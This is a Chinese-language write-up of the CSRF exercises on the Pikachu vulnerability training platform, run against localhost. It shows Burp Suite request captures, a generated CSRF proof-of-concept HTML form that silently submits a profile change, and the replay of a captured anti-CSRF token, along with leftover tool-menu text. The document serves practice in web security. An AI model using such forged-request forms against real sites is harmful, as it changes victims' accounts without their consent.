

pikachu

CSRF

CSRF(get)



点击一下旁边的那个点击一下提示

后就看到了一下账号密码 在修改信息那里将性别修改为girl，打开bp抓包然后点击submit

```
1 GET /pikachu/vul/csrf/csrfget/csrf_get_edit.php ?sex=girl&phonenum=15988767673 &add=nba+lakes &email=kobe%40pikachu.com &submit=submit HTTP/1.1
2 Host: localhost:8088
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:150.0) Gecko/20100101 Firefox/150.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://localhost:8088/pikachu/vul/csrf/csrfget/csrf_get_edit.php
9 Cookie: security=impossible; PHPSESSID=gt8micrvtdaeleevchcva85qnv
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16
--
```

?sex=girl&phonenum=15988767673&add=nba+lakes&email=kobe%40pikachu.com&submit=submit 对这一行参数改动就可以修改kobe的信息，比如我把手机号修改为12333

```
?sex=girl&phonenum=12333&add=nba+lakes&email=kobe%40pikachu.com&submit=submit
```

hello,kobe,欢迎来到个人会员中心 | 退出登录

姓名:kobe

性别:girl

手机:12333

住址:nba lakes

邮箱:kobe@pikachu.com

[修改个人信息](#)

CSRF(post)

还是登入上kobe的账号抓包

 http://localhost:8088 [127.0.0.1] 请求

放包

废包

拦截请求

行动

Raw

参数

头

Hex

```
POST /pikachu/vul/csrf/csrfpost/csrf_post_edit.php HTTP/1.1
Host: localhost:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:150.0) Gecko/20100101 Firefox/150.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 75
Origin: http://localhost:8088
Connection: close
Referer: http://localhost:8088/pikachu/vul/csrf/csrfpost/csrf_post_edit.php
Cookie: security=impossible; PHPSESSID=h59jltkkitifhrj8abgqadiegV
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

sex=girl&phonenum=1233&add=nba+lakes&email=kobe%40pikachu.com&submit=submit
```

这里是post传参 用bp生成poc

```
POST /pikachu/vul/csrf/csrfpost/csrf_post_edit.php HTTP/1.1
Host: localhost:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:150.0) Gecko/20100101 Firefox/150.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 75
Origin: http://localhost:8088
Connection: close
Referer: http://localhost:8088/pikachu/vul/csrf/csrfpost/csrf_post_edit.php
Cookie: security=impossible; PHPSESSID=h59jltkkitifhrj8abgqadiegv
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```

```
sex=girl&phonenum=1233&add=nba+lakes&email=kobe%40pikachu.com
```

扫描

发送给Intruder

Ctrl+I

发送给Repeater

Ctrl+R

发送给Sequencer

发送给Comparer

发送给Decoder

通过浏览器请求

相关工具

变更请求方法

身体编码改变

复制网址

参考源搜索

内容搜索

安排任务

CSRF PoC生成


```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState("", "", '/')</script>
<form action="http://localhost:8088/pikachu/vul/csrf/csrfpost/csrf_post_edit.php" method="POST">
  <input type="hidden" name="sex" value="girl" />
  <input type="hidden" name="phonenum" value="1233" />
  <input type="hidden" name="add" value="nba&#32;lakes" />
  <input type="hidden" name="email" value="kobe&#64;pikachu&#46;com" />
  <input type="hidden" name="submit" value="submit" />
  <input type="submit" value="Submit request" />
</form>
</body>
</html>
```

稍加修改一下

然后在登入了kobe的情况下访问，结果没用 打开看了一下源码

这里源码显示的还是要用get方法带上参数，在post中修改

然后访问

[修改个人信息](#)

CSRF(token)

打开kobe的账号抓包，在csrf token tracker里可以看到token

仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项 **CSRF Token Tracker**

Sync Setting

These settings let you configure Sync function.

Encoding:

☒ Sync requests based on the following rules:

效用	主机	名	Name(Req)	值
☐		javax.faces.ViewState		
☐		controlParamKey		
☒	localhost	token		437946a0b0f7082182480256259
☐				

Note: You DO NOT NEED to set Name(Req) when request parameter name you want to sync is the same as name attribute in response.

然后在重发器里修改信息，比如修改性别为girl

发送 取消 < >

请求

Raw 参数 头 Hex

```
GET
pikachu/vul/csrf/csrf/token/token_get_edit.php?sex=girl&phonenum=111&add=jxufe&email=kobe%40
pikachu.com&submit=submit&token=437946a0b0f7082182480256259 HTTP/1.1
Host: localhost:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:150.0) Gecko/20100101 Firefox/150.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8088/pikachu/vul/csrf/csrf/token/token_get_edit.php
Cookie: security=impossible; PHPSESSID=h59jltkkitfhrj8abggadiegV
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```

响应

Raw 头 Hex HTML Render

目标: http://localhost:8088

Pikachu 漏洞练习平台 pika~pika~

CSRF > CSRF Token

hello,kobe,欢迎来到个人会员中心 | 退出登录

姓名:kobe
性别:girl
手机:111
住址:jxufe
邮箱:kobe@pikachu.com

[修改个人信息](#)

Pikachu PIKA~ PIKA~© runner.han